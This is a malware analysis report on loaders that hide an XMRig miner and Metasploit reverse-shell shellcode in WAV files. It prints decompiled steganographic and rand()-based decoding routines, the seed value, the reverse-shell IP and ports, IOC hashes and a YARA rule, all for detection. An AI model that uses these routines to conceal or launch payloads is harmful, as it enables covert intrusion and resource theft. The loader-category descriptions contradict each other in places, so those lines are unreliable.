Malicious Payloads - Hiding Beneath the WAV

threatvector.cylance.com/en_us/home/malicious-payloads-hiding-beneath-the-wav.html

Introduction

BlackBerry Cylance Threat Researchers recently discovered obfuscated malicious code embedded within WAV audio files. Each WAV file was coupled with a loader component for decoding and executing malicious content secretly woven throughout the file's audio data. When played, some of the WAV files produced music that had no discernible quality issues or glitches. Others simply generated static (white noise).

Our analysis reveals some of the WAV files contain code associated with the XMRig Monero CPU miner. Others included Metasploit code used to establish a reverse shell. Both payloads were discovered in the same environment, suggesting a two-pronged campaign to deploy malware for financial gain and establish remote access within the victim network.

The WAV file loaders can be grouped into the following three categories, which we will discuss in detail:

1. Loaders that employ Least Significant Bit (LSB) steganography to decode and execute a PE file.
2. Loaders that employ a rand()-based decoding algorithm to decode and execute a PE file.
3. Loaders that employ rand()-based decoding algorithm to decode and execute shellcode.

Each approach allows the attacker to execute code from an otherwise benign file format. These techniques demonstrate that executable content could theoretically be hidden within any file type, provided the attacker does not corrupt the structure and processing of the container format. Adopting this strategy introduces an additional layer of obfuscation because the underlying code is only revealed in memory, making detection more challenging.

It is worth noting that the steganography loader we discovered is also identified in Symantec's June 2019 analysis[1] of Waterbug/Turla threat actor activity. In addition, Symantec identified WAV files containing encoded Metasploit code. These similarities may point to a relationship between the attacks, though definitive attribution is challenging because different threat actors may use similar tools. Also, our analysis focuses primarily on loaders, which are an initial stage of execution used to launch additional code. Different threat actors may use the same publicly available loader to execute unrelated second-stage malware.

Loaders

Steganography PE Loader

Overview

The first category of loaders employs steganography to extract executable content from a WAV file. Steganography is the practice of concealing a file or message within another file, ideally without raising suspicion about the target file. Attackers have used steganography techniques to hide data in the past; in fact, BlackBerry Cylance Threat Research published a report[2] in April that describes how the OceanLotus Threat Group leveraged steganography to conceal malicious backdoor payloads within image files. In this instance, code is hidden within the audio file using the Least Significant Bit (LSB) technique, where the right-most bit of an individual byte contains the data of interest. One publicly available[3] WAV file loader we discovered has the following characteristics:

SHA-256	595A54F0BBF297041CE259461AE8A12F37FB29E5180705EAFB3668B4A491CECC

File Type	PE32+ executable (GUI) x86-64, for MS Windows
Size	107,008 bytes
Compile Timestamp	Tuesday, May 29, 2018 13:07:05 UTC
PDB Path	f:\w\xmrig\iskander\x64\release\iskander.pdb
Version Information	Language: U.S. English Company Name: Microsoft Corporation File Description: Microsoft MediaPlayer File Version: 12.6.7600.16385 Legal Copyright: Microsoft Corporation. All rights reserved. Original Filename: MSTCSS.EXE Product Name: Microsoft Windows Operating System Product Version: 15.3.7600.16385

Note that the 32-bit version of this loader is also publicly available[4], though it will not be discussed in detail here.

Unlike other loaders mentioned in this article, this loader contains hardcoded strings that specify the filename to load ("Song.wav") and, once decoded, the exported function to execute ("Start"). The Song.wav file is publicly available[5] within a zip file:

SHA-256	DB043392816146BBE6E9F3FE669459FEA52A82A77A033C86FD5BC2F4569839C9
Filename	Song.wav
File Type	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
Size	15,179,596

Upon execution, the loader will read Song.wav (assuming it is in the same directory), extract a DLL in memory, and execute the "Start" export. The extracted file is associated with the XMRig Monero CPU miner:

SHA-256	A2923D838F2D301A7C4B46AC598A3F9C08358B763B1973B4B4C9A7C6ED8B6395
File Type	PE32+ executable (DLL) (console) x86-64, for MS Windows
Size	733,696 bytes

Compile Timestamp	Monday, May 28 2018 19:45:53 GMT
PDB Path	n/a
Exports	Start
Version Information	Language: Neutral Company Name: www[.]xmrig[.]com File Description: XMRig CPU miner File Version: 2.6.2 Legal Copyright: Copyright (C) 2016-2018 xmrig[.]com Original Filename: xmrig.exe Product Name: XMRig Product Version: 2.6.2

Attackers deploy CPU miners to steal processing resources and generate revenue from mining cryptocurrency. Cryptocurrency miners are a popular malware payload since they provide financial benefit and aim to operate in the background without the user's knowledge. An effective cryptocurrency botnet can yield thousands of dollars per month for an attacker.

Technical Details

The header of a WAV (RIFF) file is 44 bytes long, and the last four bytes indicate the size of the data section. In Song.wav, the data size is 0xE79F20 (little endian) or 15,179,552 bytes:




Figure 1: WAV file header - data size

In the code snippet below, the loader reads in these four bytes and uses the value to allocate space in memory. Then, it reads the data and closes the WAV file. Finally, the do-while loop iterates over every other byte within the first 64 bytes (i.e., it skips one byte) and extracts LSBs to determine the size of the decoded data:

```
fread(&data_size, 4ui64, 1ui64, file_song);  // Read 4 bytes
if ( data_size <= 0 )
  return 1i64;
buf_encoded = (char *)operator new(data_size);  // Allocate memory
fread(buf_encoded, data_size, 1ui64, file_song);  // Read data
fclose(file_song); // Close file
num_2 = v37 >> 3;
decoded_size = 0;
counter = 0;
data_offset = 0;
bit_position = 31;
do  // Loop to iterate over every other byte
{
  if ( buf_encoded[data_offset] & 1 )
    decoded_size |= 1 << bit_position;
  ++counter;
  data_offset += num_2;
  --bit_position;
}
while ( counter < 32 );
```

Figure 2: Decode file size

To better understand the code above, recognize that the loop executes while counter < 32 and counter increments by one with each iteration. Also, data_offset represents the offset within the encoded data, and its value increments by two with each iteration, beginning with zero. In total, this loop will cover the first 64 bytes of data (32 * 2):

Song.wav

Offset(d)	00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	
00000000	52	49	46	46	20	9F	E7	00	57	41	56	45	66	6D	74	20	RIFF Ÿç.WAVEfmt
00000016	10	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	........D¬...±..
00000032	04	00	10	00	64	61	74	61	20	9F	E7	00	FC	9E	E6	00	....data Ÿç.üžæ.
00000048	06	00	06	00	00	00	00	00	00	00	00	00	02	00	02	00	....
00000064	00	00	00	00	FF	FF	FE	FF	FF	FF	FF	FF	FE	FF	FE	FF	....ÿÿþÿÿÿÿÿþÿþÿ
00000080	FF	FF	FF	FF	FE	FF	FE	FF	FF	FF	FE	FF	FC	FF	FC	FF	ÿÿÿÿþÿþÿÿÿþÿüÿüÿ
00000096	FC	FF	FC	FF	FE	FF	FE	FF	00	00	00	00	01	00	00	00	üÿüÿþÿþÿ........
00000112	FF	FF	FF	FF	FC	FF	FC	FF	FD	FF	FC	FF	FE	FF	FF	FF	ÿÿÿÿüÿüÿýÿüÿþÿÿÿ

Figure 3: WAV file data - 64 bytes

For each byte processed, the loader will extract the LSB and assign it to appropriate bit position in decoded_size, beginning with 31(i.e., the left-most bit) and decrementing by 1 with each iteration. Applying this algorithm to the first 64 bytes of data gives us the following (skipped bytes not included):

Hex	Binary (LSB underlined)	Bit Position	LSB assigned to bit position
FC	1111110<u>0</u>	31	<u>0</u>0000000 00000000 00000000 00000000
E6	1110011<u>0</u>	30	0<u>0</u>000000 00000000 00000000 00000000

06	0000011<u>0</u>	29	00<u>0</u>00000 00000000 00000000 00000000
06	0000011<u>0</u>	28	000<u>0</u>0000 00000000 00000000 00000000
00	0000000<u>0</u>	27	0000<u>0</u>000 00000000 00000000 00000000
00	0000000<u>0</u>	26	00000<u>0</u>00 00000000 00000000 00000000
00	0000000<u>0</u>	25	000000<u>0</u>0 00000000 00000000 00000000
00	0000000<u>0</u>	24	0000000<u>0</u> 00000000 00000000 00000000
02	0000001<u>0</u>	23	00000000 <u>0</u>0000000 00000000 00000000
02	0000001<u>0</u>	22	00000000 0<u>0</u>000000 00000000 00000000
00	0000000<u>0</u>	21	00000000 00<u>0</u>00000 00000000 00000000
00	0000000<u>0</u>	20	00000000 000<u>0</u>0000 00000000 00000000
FF	1111111<u>1</u>	19	00000000 0000<u>1</u>000 00000000 00000000
FE	1111111<u>0</u>	18	00000000 00001<u>0</u>00 00000000 00000000
FF	1111111<u>1</u>	17	00000000 00001<u>0</u>1<u>0</u> 00000000 00000000
FF	1111111<u>1</u>	16	00000000 00001011 00000000 00000000
FE	1111111<u>0</u>	15	00000000 00001011 <u>0</u>0000000 00000000
FE	1111111<u>0</u>	14	00000000 00001011 0<u>0</u>000000 00000000
FF	1111111<u>1</u>	13	00000000 00001011 00<u>1</u>00000 00000000
FF	1111111<u>1</u>	12	00000000 00001011 001<u>1</u>0000 00000000
FE	1111111<u>0</u>	11	00000000 00001011 0011<u>0</u>000 00000000
FE	1111111<u>0</u>	10	00000000 00001011 00110<u>0</u>00 00000000

FF	1111111<u>1</u>	9	00000000 00001011 0011001<u>0</u> 00000000
FE	1111111<u>0</u>	8	00000000 00001011 0011001<u>0</u> 00000000
FC	111111<u>00</u>	7	00000000 00001011 00110010 <u>0</u>0000000
FC	111111<u>00</u>	6	00000000 00001011 00110010 0<u>0</u>000000
FC	111111<u>00</u>	5	00000000 00001011 00110010 00<u>0</u>00000
FC	111111<u>00</u>	4	00000000 00001011 00110010 000<u>0</u>0000
FE	1111111<u>0</u>	3	00000000 00001011 00110010 0000<u>0</u>000
FE	1111111<u>0</u>	2	00000000 00001011 00110010 00000<u>0</u>00
00	0000000<u>0</u>	1	00000000 00001011 00110010 000000<u>0</u>0
00	0000000<u>0</u>	0	00000000 00001011 00110010 0000000<u>0</u>

The final 32-bit binary value 00000000 00001011 00110010 00000000 has a hex representation of 0xB3200 or decimal value of 733,696. This value is placed into decoded_size.

Next, memory of size decoded_size is allocated and various calculations are performed. Default label names were modified to indicate the results of all calculations. These numbers will be used as offsets into the encoded data in the upcoming decoding loop:

```
size_decoded = (int)decoded_size;
allocated_ret_addr = operator new((int)decoded_size); // Allocate memory
allocated_mem_addr = allocated_ret_addr;
decoded_data_addr = (char *)allocated_ret_addr;
num_68 = 34 * num_2;
num_16_ = 8 * num_2;
encoded_data = &buf_encoded[num_68]; // Address of encoded data
num_neg2_ = 33 * num_2 - num_68; // Calculations for memory offsets
num_2_ = 35 * num_2 - num_68;
num_4 = 36 * num_2 - num_68;
num_6 = 37 * num_2 - num_68;
num_8 = 38 * num_2 - num_68;
num_64 = 32 * num_2;
num_16 = 8 * num_2;
num_10 = 39 * num_2 - num_68;
num_neg4 = num_64 - num_68;
size_decoded_data = decoded_size;
num_neg2 = num_neg2_;
```

Figure 4: Allocate memory and calculate offsets

Following the above code, a do-while loop begins to decode the remainder of the encoded data:

```
do                                      // Loop to generate one decoded byte
{
  *decoded_data_addr = 0;
  v24 = *decoded_data_addr;
  if ( encoded_data[num_neg4] & 1 ) // Extract LSB of byte at offset -4
    v24 = 1;                        // Assign bit position 0
  *decoded_data_addr = v24;
  if ( encoded_data[num_neg2] & 1 ) // Extract LSB of byte at offset -2
    *decoded_data_addr = v24 | 2;   // Assign bit position 1
  if ( *encoded_data & 1 )          // Extract LSB of byte at offset 0
    *decoded_data_addr |= 4u;       // Assign bit position 2
  if ( encoded_data[num_2_] & 1 )   // Extract LSB of byte at offset 2
    *decoded_data_addr |= 8u;       // Assign bit position 3
  if ( encoded_data[num_4] & 1 )    // Extract LSB of byte at offset 4
    *decoded_data_addr |= 0x10u;    // Assign bit position 4
  if ( encoded_data[num_6] & 1 )    // Extract LSB of byte at offset 6
    *decoded_data_addr |= 0x20u;    // Assign bit position 5
  if ( encoded_data[num_8] & 1 )    // Extract LSB of byte at offset 8
    *decoded_data_addr |= 0x40u;    // Assign bit position 6
  if ( encoded_data[num_10] & 1 )   // Extract LSB of byte at offset 10
    *decoded_data_addr |= 0x80u;    // Assign bit position 7
  encoded_data += num_16;          // Increment encoded data pointer by 16
  ++decoded_data_addr;
  --size_decoded_data;
}
while ( size_decoded_data );
```

Figure 5: Decode file contents

Similar to the previous decoding loop, this one extracts the LSB of every other byte. One difference, however, is that it begins assigning bits at the lowest (right-most) bit position. Each iteration extracts the LSB from 8 bytes to form 8 bits (1 byte) of decoded data. Let's apply this algorithm to generate two bytes of decoded data. Since 8 bits comprise a single decoded byte, and one LSB is extracted from every two encoded bytes, generating two decoded bytes requires 32 encoded bytes (2 decoded bytes * 8 LSBs per decoded byte * 2 = 32):

```
Offset(d)  00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
00000000   52 49 46 46 20 9F E7 00 57 41 56 45 66 6D 74 20  RIFF Ÿç.WAVEfmt
00000016   10 00 00 00 01 00 02 00 44 AC 00 00 10 B1 02 00  ........D¬...±..
00000032   04 00 10 00 64 61 74 61 20 9F E7 00 FC 9E E6 00  ....data Ÿç.üžæ.
00000048   06 00 06 00 00 00 00 00 00 00 00 00 02 00 02 00  ................
00000064   00 00 00 00 FF FF FE FF FF FF FF FF FE FF FE FF  ....ÿÿþÿÿÿÿÿþÿþÿ
00000080   FF FF FF FF FE FF FE FF FF FF FE FF FC FF FC FF  ÿÿÿÿþÿþÿÿÿþÿüÿüÿ
00000096   FC FF FC FF FE FF FE FF 00 00 00 00 01 00 00 00  üÿüÿþÿþÿ........
00000112   FF FF FF FF FC FF FC FF FD FF FC FF FE FF FF FF  ÿÿÿÿüÿüÿýÿüÿþÿÿÿ
00000128   00 00 01 00 FF FF FE FF FB FF FA FF FA FF FA FF  ....ÿÿþÿûÿúÿúÿúÿ
```

Figure 6: 32 bytes of encoded data

The first byte of decoded data will be produced as follows (skipped encoded bytes not included):

Hex	Binary (LSB underlined)	Bit Position	LSB assigned to bit position
01	0000000<u>1</u>	0	0000000<u>1</u>
00	0000000<u>0</u>	1	000000<u>0</u>1
FF	1111111<u>1</u>	2	00000<u>1</u>01
FF	1111111<u>1</u>	3	0000<u>1</u>101
FC	1111110<u>0</u>	4	000<u>0</u>1101
FC	1111110<u>0</u>	5	00<u>0</u>01101
FD	1111110<u>1</u>	6	0<u>1</u>001101
FC	1111110<u>0</u>	7	<u>0</u>1001101

The second byte of decoded data is produced as follows (again, skipped encoded bytes not included):

Hex	Binary (LSB underlined)	Bit Position	LSB assigned to bit position
FE	1111111<u>0</u>	0	0000000<u>0</u>
FF	1111111<u>1</u>	1	0000001<u>0</u>
00	0000000<u>0</u>	2	0000<u>0</u>010
01	0000000<u>1</u>	3	0000<u>1</u>010
FF	1111111<u>1</u>	4	000<u>1</u>1010
FE	1111111<u>0</u>	5	00<u>0</u>11010
FB	1111101<u>1</u>	6	0<u>1</u>011010
FA	1111101<u>0</u>	7	<u>0</u>1011010

As a result, the first two bytes have binary values of 01001101 and 01011010, respectively. Hex representations for both bytes are 0x4D5A, referring to the well-known “MZ” bytes typically found at the

beginning of a Windows Portable Executable (PE) file.

The do-while loop will continue iterating until the XMRig DLL is produced in memory. Finally, the decoded DLL is mapped into memory and the “Start” export is executed to launch cryptomining activity.

Rand()-based PE Loader

Overview

The second category of loader uses a rand()-based decoding algorithm to hide shellcode. One example of this loader is publicly available[6] and has the following characteristics:

SHA-256	843CD23B0D32CB3A36B545B07787AC9DA516D20DB6504F9CDFFA806D725D57F0
File Type	PE32+ executable (GUI) x86-64, for MS Windows
Size	156,672 bytes
Compile Timestamp	Tuesday, June 06 2018 11:09:52 UTC
PDB Path	d:\source\mining\wavdllplayer\x64\release\wavdllplayer.pdb
Version Information	Language: U.S. English Company Name: Microsoft Corporation File Description: Host Process for Windows Tasks File Version: 10.0.16299.15 Legal Copyright: Microsoft Corporation. All rights reserved. Original Filename: taskhostw.exe Product Name: Microsoft® Windows® Operating System Product Version: 10.0.16299.15

To load a WAV file with this loader the following command line must be used:

<Loader EXE> <WAV File> <Decoded PE File Entry Point>

An example of a compatible (and publicly available[7]) WAV file has the following characteristics:

SHA-256	7DC620E734465E2F5AAF49B5760DF634F8EC8EEAB29B5154CC6AF2FC2C4E1F7C
Filename	click.wav
File Type	RIFF (little-endian) data, WAV audio, Microsoft PCM, 8 bit, mono 44100 Hz
Size	733,740 bytes

Unlike the first WAV file discussed, this audio file has legitimate headers but no music when played – the audio sounds like white noise.

When executing the loader with the above WAV file, the loader will read the file, extract a DLL in memory, and attempt to execute the specified entry point. Similar to the first scenario, the extracted file is associated with the XMRig Monero CPU miner:

SHA-256	ED58FDB450D463B0FE3BBC6B9591203F6D51BF7A8DC00F9A03978CECD57822E1
File Type	PE32+ executable (DLL) (console) x86-64, for MS Windows
Size	733,696 bytes
Compile Timestamp	Monday, May 28 2018 19:45:53 GMT
PDB Path	n/a
Exports	Start
Version Information	Language: Neutral Company Name: www[.]xmrig[.]com File Description: XMRig CPU miner File Version: 2.6.2 Legal Copyright: Copyright (C) 2016-2018 xmrig[.]com Original Filename: xmrig.exe Product Name: XMRig Product Version: 2.6.2

In fact, this file is almost identical to the DLL decoded from Song.wav, with the exception of four bytes at the end of the file (additional details are in the next section).

Technical Details


Upon execution, this loader will read the WAV header, extract the data size, allocate memory accordingly, and store the WAV data in the newly allocated memory. Next, the loader approaches the code responsible for decoding the WAV file's data content:

```
srand(0x309u);
if ( (int)size_of_data_ > 0 )
{
  wav_data = allocated_mem;
  do
  {
    *wav_data++ -= rand();
    --size_of_data;
  }
  while ( size_of_data );
}
```

Figure 7: Rand()-based PE loader decoding loop

Note that size_of_data represents the data size extracted from the WAV header and wave_data contains the address of the encoded WAV data. The loader uses an initial call to srand() and repeated calls to rand() to extract a PE file from the WAV data. As described on Microsoft's website[8], the srand() API "sets the starting point for generating a series of pseudorandom integers in the current thread", and the rand API "retrieves the pseudorandom numbers that are generated". Given a seed supplied to srand(), calls to rand() will return the same pseudorandom numbers each time it is called.

The do-while loop traverses each byte of the encoded data, replacing the byte with the result of subtracting rand() output from the encoded byte. For example, let's decode the first two bytes of data shown here:



Using the loader and WAV file specified earlier in this section, the chart below shows values for the first two iterations with a srand() seed value of 0x309:

Loop Run	**WAV Data (Byte)**	**rand() Output** (lower byte)	**Difference**
1	0x5C	0x0F	0x5C - 0x0F = 0x4D
2	0x99	0x3F	0x99 - 0x3F = 0x5A

These first two bytes represent the "MZ" characters typically present at the beginning of a Windows executable. Once the loop runs over all data bytes, the result is a 64-bit DLL associated with the XMRig Monero CPU miner. The resulting DLL differs by only four bytes from the DLL decoded from Song.wav:




Figure 8: Decoded click.wav vs. Song.wav

While it is unclear why these bytes differ, they do not contribute to the functionality of the DLL, so the XMRig DLL files are virtually the same.

Next, the loader acquires the address of the export specified in the command line. If it exists, the loader will launch a thread to execute it:

```
return_export_pointer(allocated_mem, (int)size_data);
if (dll_export)
{
  hObject=CreateThread(0i64,0i64,(LPTHREAD_START_ROUTINE)StartAddress,0i64,0,0i64);
  while (GetMessageW(&Msg, 0i64, 0, 0))
    ;
  CloseHandle(hObject);
  free_libs_mem(lpMem);
  j_j_free(allocated_mem);
  result = 0;
}
```

Figure 9: Identify address of export and launch thread to execute it

Rand()-based Shellcode Loader

Overview

The third category of loader uses a rand()-based decoding algorithm to hide PE files. One example of this loader is publicly available[9] and has the following characteristics:

SHA-256	DA581A5507923F5B990FE5935A00931D8CD80215BF588ABEC425114025377BB1
File Type	PE32+ executable (GUI) x86-64, for MS Windows
Size	90,112 bytes
Compile Timestamp	Monday, June 18, 2018 18:54:48 UTC
PDB Path	D:\source\mining\wavPayloadPlayer\x64\Release\wavPayloadPlayer.pdb
Version Information	Language: U.S. English Company Name: Microsoft Corporation File Description: Host Process for Windows Tasks File Version: 10.0.16299.15 (WinBuild.160101.0800) Legal Copyright: Microsoft Corporation. All rights reserved. Original Filename: taskhostw.exe Product Name: Microsoft Windows Operating System Product Version: 10.0.16299.15

To load a WAV file with this loader, the following command line must be used (no entry point necessary):

<Loader EXE> <WAV File>

Similar to the previous loader, any audio files paired with this loader only contained white noise with no musical content. Upon execution, this loader opens a compatible WAV file, reads its data, decodes its contents, and attempts to execute the shellcode.

While no public samples of compatible WAV files are available, both files discovered contained Metasploit code that launches a reverse shell to a specified IP address.

Technical Details

Similar to the previous loader, this one will read the WAV header, determine the data size, allocate memory, and read the data. The decoding code is virtually identical, including the use of the same srand() seed:

```
srand(0x309u);
size_of_data = size_of_data_;
if ( (int)size_of_data_ > 0 )
{
  wav_data = allocated_mem;
  do
  {
    *(_BYTE *)wav_data -= rand();
    wav_data = (DWORD (__stdcall *)(LPVOID))((char *)wav_data + 1);
    --size_of_data;
  }
  while ( size_of_data );
}
v14 = CreateThread(0i64, 0i64, allocated_mem, 0i64, 0, 0i64);
```

Figure 10: Rand()-based shellcode loader decoding loop

The only notable difference is the immediate call to CreateThread after the decoding loop completes. No supporting code is necessary to parse the file structure since this loader only handles shellcode.

An analysis of the decoded shellcode from two WAV files revealed code strikingly similar to the Metasploit reverse TCP[10] and reverse HTTPS[11] code. In both cases, the shellcode attempts a connection to the IP address 94.249.192.103. The reverse TCP connection occurs over port 3527 while the reverse HTTPS connection occurs over port 443.

Conclusion

Attackers are creative in their approach to executing code, including the use of multiple files of different file formats. We discovered several loaders in the wild that extract and execute malicious code from WAV audio files. Analysis revealed that the malware authors used a combination of steganography and other encoding techniques to deobfuscate and execute code. These strategies allowed attackers to conceal their executable content, making detection a challenging task. In this case, attackers employed obfuscation to both perform cryptomining activities and establish a reverse connection for command and control. The similarities between these methods and known threat actor TTPs may indicate an association or willingness to emulate adversary activity, perhaps to avoid direct attribution.

Appendix

Indicators of Compromise (IOCs):

Indicator	***Type***	***Description***
595A54F0BBF297041CE259461AE8A12F37FB29E5180705EAFB3668B4A491CECC	*SHA-256*	*Steg Loader*

843CD23B0D32CB3A36B545B07787AC9DA516D20DB6504F9CDFFA806D725D57F0	*SHA-256*	*PE Loader*
DA581A5507923F5B990FE5935A00931D8CD80215BF588ABEC425114025377BB1	*SHA-256*	*Shellcode Loader*
DB043392816146BBE6E9F3FE669459FEA52A82A77A033C86FD5BC2F4569839C9	*SHA-256*	*WAV File*
7DC620E734465E2F5AAF49B5760DF634F8EC8EEAB29B5154CC6AF2FC2C4E1F7C	*SHA-256*	*WAV File*
94.249.192.103	*IP address*	*Shellcode IP*

YARA Rule for Rand() Encoded WAV Files:

```
rule rand_encoded_wav
{
  strings:
  $RIFF = "RIFF"
  $WAVE = "WAVE"

  $SHELLCODE = {0B 87 06 53 DF 3A}
  $MZ = {5C 99 13 6F F2 52}

  condition:
  $RIFF at 0 and $WAVE at 8 and ($MZ at 44 or $SHELLCODE at
44)
}
```

MITRE AT&CK Techniques:

Tactic	**ID**	**Name**	**Description**
Defense Evasion	T1027	Obfuscated Files or Information	Steganography is used to hide a PE file within a WAV audio file.

Execution	T1059	Command-Line Interface	Encoded shellcode executes Metasploit code to initiate a reverse shell.
Command and Control	T1043	Commonly Used Port	The reverse HTTPS connection occurs over port 443.
Command and Control	T1065	Uncommonly Used Port	The reverse TCP connection occurs over po 527.

Citations

[1] https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments

[2] https://threatvector.cylance.com/en_us/home/report-oceanlotus-apt-group-leveraging-steganography.html

[3] https://www.virustotal.com/gui/file/595a54f0bbf297041ce259461ae8a12f37fb29e5180705eafb3668b4a491cecc/detection

[4] https://www.virustotal.com/gui/file/d0b99353cb6500bb18f6e83fe9eed9ce16e5a8d5b940181e5eafd8d82f328a59/detection

[5] https://www.virustotal.com/gui/file/4fd1d0671395b1b0815b0704d31af816779a6a0a516ea6f82a9196f18bf513cc/detection

[6] https://www.virustotal.com/gui/file/843cd23b0d32cb3a36b545b07787ac9da516d20db6504f9cdffa806d725d57f0/detection

[7] https://www.virustotal.com/gui/file/7dc620e734465e2f5aaf49b5760df634f8ec8eeab29b5154cc6af2fc2c4e1f7c/detection

[8] https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/srand?view=vs-2019

[9] https://www.virustotal.com/gui/file/da581a5507923f5b990fe5935a00931d8cd80215bf588abec425114025377bb1/detection

[10] https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x64/src/block/block_reverse_tcp.asm

[11] https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x64/src/block/block_reverse_https.asm